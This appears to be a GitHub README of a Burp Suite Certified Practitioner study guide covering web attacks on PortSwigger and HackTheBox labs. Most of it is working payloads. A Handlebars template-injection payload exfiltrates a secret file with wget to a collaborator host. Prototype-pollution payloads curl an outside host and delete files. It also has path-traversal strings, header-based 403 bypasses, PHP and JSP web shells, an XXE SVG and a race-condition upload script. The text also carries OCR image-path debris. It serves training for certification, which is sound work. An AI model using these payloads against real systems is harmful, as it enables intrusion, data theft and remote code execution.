
Use fuzzer payload to produce error message that ***identify*** handlebars template engine.

```
fuzzer${{<%[%'"}}%\,<>
```



> [URL encoding] the payload, it is not required to remove newline breaks or spaces. The payload will send the contents of `/home/carlos/secret` to Burp Collaborator.

```
wrtz{{#with "s" as |string|}}
    {{#with "e"}}
        {{#with split as |conslist|}}
            {{this.pop}}
            {{this.push (lookup string.sub "constructor")}}
            {{this.pop}}
            {{#with string.split as |codelist|}}
                {{this.pop}}
                {{this.push "return require('child_process').exec('wget https://OASTIFY.COM --post-
file=/home/carlos/secret');"}}
                {{this.pop}}
                {{#each conslist}}
                    {{#with (string.sub.apply 0 codelist)}}
                        {{this}}
                    {{/with}}
                {{/each}}
            {{/with}}
        {{/with}}
    {{/with}}
{{/with}}
```



[PortSwigger Lab: Server-side template injection in an unknown language]

[PortSwigger Research SSTI]

> Note: ***Identify*** the Update forgot email template message under the admin_panel at the path /update_forgot_email.

SSPP - Server Side Prototype Pollution

> The application run `Node.js` and the Express framework. It is vulnerable to server-side prototype pollution (SSPP) because it unsafely merges user-controllable input into a server-side JavaScript object.

> SSPP Exploit steps:

1. Find a prototype pollution source that you can use to add arbitrary properties to the global Object.prototype.
2. Identify a gadget that you can use to inject and execute arbitrary system commands.
3. Trigger remote execution of a command that deletes the file /home/carlos/morale.txt.

> ***Identify*** prototype pollution


```
"__proto__": {
    "json spaces":10
}
```

> Test for remote code execution (RCE) by performing DNS request from back-end.

```
"__proto__": {
    "execArgv":[
        "--eval=require('child_process').execSync('curl https://OASTIFY.COM')"
    ]
}
```

Inject exploit in to read or delete user sensitive data. After injection, trigger new spawned node child processes, by using admin panel maintenance jobs button. This will action on Carlos `secret` file.

```
"__proto__": {
    "execArgv":[
        "--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
    ]
}
```



PortSwigger Lab: Remote code execution via server-side prototype pollution

File Path Traversal

HackTheBox CPTS File Inclusion
LFI Attacks
Admin Portal Files
Path Traversal Authz


LFI attacks

> Rana Khalil Directory traversal training demo show the attacks that allow the malicious actor to read file on the server.
> ***Identify*** web parameters such as `filename=` that are requesting files from target.

1. Application blocks traversal sequences but treats the supplied filename as being relative to a absolute path and can be exploit with `/etc/passwd` absolute path to target file payload.
2. Images on target is loaded using `filename` parameter, and is defending against traversal attacks by stripping path traversal. Exploit using `....//....//....//....//etc/passwd` payloads.
3. Superfluous URL-encoded `..%252f..%252f..%252fetc/passwd` payload can bypass application security controls.
4. Leading the beginning of the filename referenced with the original path and then appending `/var/www/images/../../../etc/passwd` payload at end bypasses the protection.
5. Using a **null** byte character at end plus an image extension to fool APP controls that an image is requested, this `../../../etc/passwd%00.png` payload succeed.
6. Double URL encode file path traversal, as example this `../../../../../../../../../../etc/hostname` will be URL double encoded as, `%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fhostname` .
7. Windows OS accept both `../` and `..\` for directory traversal syntax, and as example retrieving `loadImage?filename=..\..\..\windows\win.ini` on windows target to ***identify*** valid path traversal.
8. PHP Wrapper, expect & filter pose vulnerability that allow traversal bypass to result in remote code execution (RCE) critical. Using PHP filter chain generator to get your RCE without uploading a file if you control entirely the parameter passed to a require or an include in PHP! See Tib3rius YouTube demo `python php_filter_chain.generator.py --chain '<?=`$_GET[0]`; ?>' | tail -n 1 | urlencode`
9. `..%2f` is also basic dot dot Forward Slash file path traversal obfuscation technique payload `..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd`

> Corresponding PortSwigger Directory traversal labs.

1. PortSwigger Lab: File path traversal, traversal sequences blocked with absolute path bypass
2. PortSwigger Lab: File path traversal, traversal sequences stripped non-recursively
3. PortSwigger Lab: File path traversal, traversal sequences stripped with superfluous URL-decode
4. PortSwigger Lab: File path traversal, validation of start of path
5. PortSwigger Lab: File path traversal, validation of file extension with null byte bypass




> BSCP Exam challenge ***identified***, after obtaining admin session access, you can read `/etc/passwd` and `/etc/hostname` but as soon using same bypass file path traversal technique, the `home/carlos/secret` give response `403 Forbidden`.

Admin Portal Files

> On the admin portal ***identify*** that the images are loaded using **imagefile=** parameter. Test if vulnerable to directory traversal. The imagefile parameter is vulnerable to directory traversal path attacks, enabling read access to arbitrary files on the server.

```
GET /admin_controls/metrics/admin-image?imagefile=%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%2
```

> Note: Add the fuzzing path traversal payload from drop-down list option, ***Add from list ...***. Then set processing rule on the provided payload to replace the FILE place holder with reg-ex `\{FILE\}` for each of the attacks.



> Burp Intruder provides a predefined payload list, as example "**Fuzzing - path traversal**".

PortSwigger Academy File-path-traversal

403bypasser

```
python3 403bypasser.py -u https://TARGET.net -d /secret
```

Path Traversal Authz

> Adding Headers in request with value `127.0.0.1` or `localhost` can also help in bypassing restrictions.

```
X-Custom-IP-Authorization: 127.0.0.1
X-Forwarded-For: localhost
```

```
X-Forward-For: localhost
X-Remote-IP: localhost
X-Client-IP: localhost
X-Real-IP: localhost

X-Originating-IP: 127.0.0.1
X-Forwarded: 127.0.0.1
Forwarded-For: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-ProxyUser-Ip: 127.0.0.1
X-Original-URL: 127.0.0.1
Client-IP: 127.0.0.1
True-Client-IP: 127.0.0.1
Cluster-Client-IP: 127.0.0.1
X-ProxyUser-Ip: 127.0.0.1
```

HackTricks Bypass 403 Forbidden paths


File Uploads

Bypass Upload Controls
XXE via SVG Image upload
Remote File Inclusion
XSS SVG Upload
Race Condition Web shell upload
Exploit-Notes: File Upload Attack references

Bypass Upload Controls

> A vulnerable image upload function or avatar logo upload, can by exploited and security controls bypassed to upload content to extract sensitive data or execute code server side.

> ***Identify*** any type of file upload function.



> The PHP `source code` of the exploit.php file below will read the `/home/carlos/secret` sensitive information.

```php
<?php echo file_get_contents('/home/carlos/secret'); ?>
```


> File upload vulnerabilities bypass techniques:

1. Upload the file name and include obfuscated path traversal `..%2fexploit.php` and retrieve the content `GET /files/avatars/..%2fexploit.php`.
2. Upload a file named, `exploit.php%00.jpg` with trailing null byte character and get the file execution at `/files/avatars/exploit.php`.

3. Create **polygot** using valid image file, by running the command in bash terminal: `exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" ./stickman.png -o polyglot2023.php` . Once polygot is uploaded, view the extracted data by issuing a GET request to the uploaded path `/files/avatars/polyglot.php` , and search the response content for the phrase `START` to obtain the sensitive data.
4. Upload two different files. First upload `.htaccess` with Content-Type: `text/plain` , and the file data value set to `AddType application/x-httpd-php .l33t` . This will allow the upload and execute of second file upload named, `exploit.l33t` with extension `l33t` .
5. MIME type `image/jpeg` or `image/png` is only allowed. Bypass the filter by specifying `Content-Type` to value of `image/jpeg` and then uploading `exploit.php` file.
6. If target allow Remote File Include (RFI), upload from remote URL, then host and exploit file with the following GIF magic bytes: `GIF89a; <? php echo file_get_contents('/home/carlos/secret'); ?>` . The file name on exploit server could read `image.php%00.gif` .
7. Double file extension bypass filter `exploit.csv.php` .

> Matching file upload vulnerable labs:

1. PortSwigger Lab: Web shell upload via path traversal
2. PortSwigger Lab: Web shell upload via obfuscated file extension
3. PortSwigger Lab: Remote code execution via polyglot web shell upload
4. PortSwigger Lab: Web shell upload via extension blacklist bypass
5. PortSwigger Lab: Web shell upload via Content-Type restriction bypass



> This intigriti walkthrough great explanation of file upload lab.

XXE via SVG Image upload

> ***Identify*** image upload on the blog post function that accept **svg** images, and observe that the avatars already on blog `source code` is **svg** extensions.

> The content of the image.svg file uploaded:

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///home/carlos/secret" > ]><svg width="128px" h
```

```
------WebKitFormBoundaryWJpMWVsBBIFAJSs7
Content-Disposition: form-data; name="postId"

1
------WebKitFormBoundaryWJpMWVsBBIFAJSs7
Content-Disposition: form-data; name="comment"

SVG file upload
------WebKitFormBoundaryWJpMWVsBBIFAJSs7
Content-Disposition: form-data; name="name"

svg-name
------WebKitFormBoundaryWJpMWVsBBIFAJSs7
Content-Disposition: form-data; name="avatar"; filename="image.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg
width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
------WebKitFormBoundaryWJpMWVsBBIFAJSs7
```

PortSwigger Lab: Exploiting XXE via image file upload

Remote File Inclusion

> RFI function on target allow the upload of image from remote HTTPS URL source and perform to validation checks, the source URL must be `HTTPS` and the file **extension** is checked, but the MIME content type or file content is maybe not validated. Incorrect RFI result in response message, `File must be either a jpg or png.`


> Methods to bypass extension validation:

1. Extension with varied capitalization, such as `.sVG`
2. Double extension, such as `.jpg.svg` or `.svg.jpg`
3. Extension with a delimiter, such as `%0a, %09, %0d, %00, #`. Other examples, `file.png%00.svg` or `file.png\x0d\x0a.svg`
4. Empty filename, `.svg`
5. Try to cut allowed extension with more than the maximum filename length.

> Below scenario could be exploited using SSRF or RFI. Did not solve this challenge.....

```
POST /admin-panel/admin-img-file
Host: TARGET.net
Cookie: session=AdminCookieTokenValue
Referer: https://TARGET.net/admin-panel

csrf=u4r8fg90d7b09j4mm6k67m3&fileurl=https://EXPLOIT.net/image.sVg
```

```
POST /admin-panel/admin-img-file
Host: TARGET.net
Cookie: session=AdminCookieTokenValue
Referer: https://TARGET.net/admin-panel

csrf=u4r8fg90d7b09j4mm6k67m3&fileurl=http://localhost:6566/
```



> I am missing some key info and need to ***identify*** PortSwigger research about RFI.

> But the method below works for sure. It is taken from DingyShark's git (https://github.com/DingyShark/BurpSuiteCertifiedPractitioner#file-upload-vulnerabilities)

1. To exploit this vulnerability, paste php payload in body section of your exploit server and name it shell.php:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

2. To bypass filters and provoke RFI, use the next payload:

```
https://exploit-server.com/shell.php#kek.jpg
```

XSS SVG Upload

> Uploading of SVG file that contains JavaScript that performs cross site scripting attack.

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(255,0,0);stroke-width:3;stroke:rgb(0,0,0)" />
   <script type="text/javascript">
      alert("XSS!");
   </script>
</svg>
```

Race Condition Web shell upload

> Image upload function ***identified*** on profile page.


> White box penetration test scenario, the vulnerable ***source code*** that introduces this race condition is supplied by the client for the target:

```
<?php
$target_dir = "avatars/";
$target_file = $target_dir . $_FILES["avatar"]["name"];

// temporary move
move_uploaded_file($_FILES["avatar"]["tmp_name"], $target_file);

if (checkViruses($target_file) && checkFileType($target_file)) {
    echo "The file ". htmlspecialchars( $target_file). " has been uploaded.";
} else {
    unlink($target_file);
    echo "Sorry, there was an error uploading your file.";
    http_response_code(403);
}

function checkViruses($fileName) {
    // checking for viruses
    ...
}

function checkFileType($fileName) {
    $imageFileType = strtolower(pathinfo($fileName,PATHINFO_EXTENSION));
    if($imageFileType != "jpg" && $imageFileType != "png") {
        echo "Sorry, only JPG & PNG files are allowed\n";
        return false;
    } else {
        return true;
    }
}
?>
```

> The uploaded file is moved to an accessible folder, where it is checked for viruses. Malicious files are only removed once the virus check is complete.

> PHP Payload to read the secret data `<?php echo file_get_contents('/home/carlos/secret'); ?>`


> Right-click on the failed upload `POST /my-account/avatar` request that was used to submit the PHP Payload file upload and select ***Extensions*** > ***Turbo Intruder*** > ***Send to turbo intruder.*** The Turbo Intruder window opens. Copy and paste the following race condition inducing script template into Turbo Intruder's Python editor:



> Race script template into Turbo Intruder's Python editor:

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint, concurrentConnections=10,)

    request1 = '''<YOUR-POST-REQUEST POST /my-account/avatar HTTP/2 filename="read-secret.php"'''

    request2 = '''<YOUR-GET-REQUEST> GET /files/avatars/read-secret.php HTTP/2'''

    # the 'gate' argument blocks the final byte of each request until openGate is invoked
    engine.queue(request1, gate='race1')
    for x in range(5):
        engine.queue(request2, gate='race1')

    # wait until every 'race1' tagged request is ready
    # then send the final byte of each request
    # (this method is non-blocking, just like queue)
    engine.openGate('race1')

    engine.complete(timeout=60)


def handleResponse(req, interesting):
    table.add(req)
```

results list, notice that some of the GET requests received a 200 response containing Carlos's secret.



PortSwigger Lab: Web shell upload via race condition

WebShell JSP File Upload

> Target `strutted.htb` HackTheBox Lab machine restricted file upload only allows image files.

> Enumaration of a downloaded ZIP source code backup, identify CVE-2024-53677 File upload logic in Apache Struts is flawed. Attacker can manipulate file upload to enable paths traversal and be used to perform Remote Code Execution. CVE-2024-53677 issue affects Apache Struts from 2.0.0 before 6.4.0.

> The attack path is to emb a malicious JSP file into the contents of an image.
> The OGNL parameter abuse to change the name of the file to a JSP file which will let us trigger payloads. We grab this payload from a similar disclosure, and copy the shell.jsp contents below the image header in our POST request.

> Source of JavaScript webshell.JSP

```
<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
```

Releases

No releases published

Packages

No packages published

Contributors 2


botesjuan Juan Botes


abh1ua A_UA2021

Languages

- **Python** 93.4%
- **JavaScript** 6.6%